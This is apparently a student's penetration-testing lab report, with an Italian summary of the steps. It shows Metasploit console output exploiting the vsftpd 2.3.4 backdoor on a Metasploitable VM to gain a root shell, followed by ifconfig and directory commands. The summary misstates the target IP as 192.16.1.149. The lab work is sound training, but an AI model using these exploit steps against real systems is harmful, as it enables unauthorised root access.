

S7L1


kali@kali: ~
File Actions Edit View Help
RHOSTS 192.168.1.149 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:46669 → 192.168.1.149:6200) at 2024-03-04 09:03:49 -0500
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:e2:5e:7e
inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fee2:5e7e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2124 errors:0 dropped:0 overruns:0 frame:0
TX packets:2217 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:154900 (151.2 KB) TX bytes:172220 (168.1 KB)
Base address:0×d020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:314 errors:0 dropped:0 overruns:0 frame:0
TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:69559 (67.9 KB) TX bytes:69559 (67.9 KB)


kali@kali: ~
File Actions Edit View Help
pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
cd test_metasploit
ls
pwd
/test_metasploit

Ho completato le seguenti attività:

- Cambiato l'indirizzo IP della macchina virtuale Metasploitable in 192.16.1.149 e di Kali in 192.168.1.150 per posizionarle sulla stessa rete.
- Verificato la connettività tra le due macchine eseguendo un test di ping.
- Effettuato una scansione di servizi sulla macchina Metasploitable utilizzando il comando "nmap -sV" per verificare l'attivazione del servizio vsftpd.
- Avviato Metasploit Framework utilizzando il comando "msfconsole".
- Impostato l'indirizzo IP della macchina target utilizzando il comando "set rhost".
- Eseguito una ricerca all'interno di Metasploit utilizzando il comando "search" per individuare l'esistenza di una backdoor associata al servizio vsftpd.
- Selezionato e caricato il modulo relativo alla backdoor utilizzando il comando "use" seguito dal percorso del modulo identificato.
- Lanciato l'attacco utilizzando il comando "exploit", il quale ha aperto una shell sulla macchina Metasploitable, permettendo l'accesso come se fossimo direttamente sulla macchina stessa.
- Creato una cartella chiamata "test_metasploit" nella directory (/) e successivamente ne ho effettuato l'accesso, come da screen.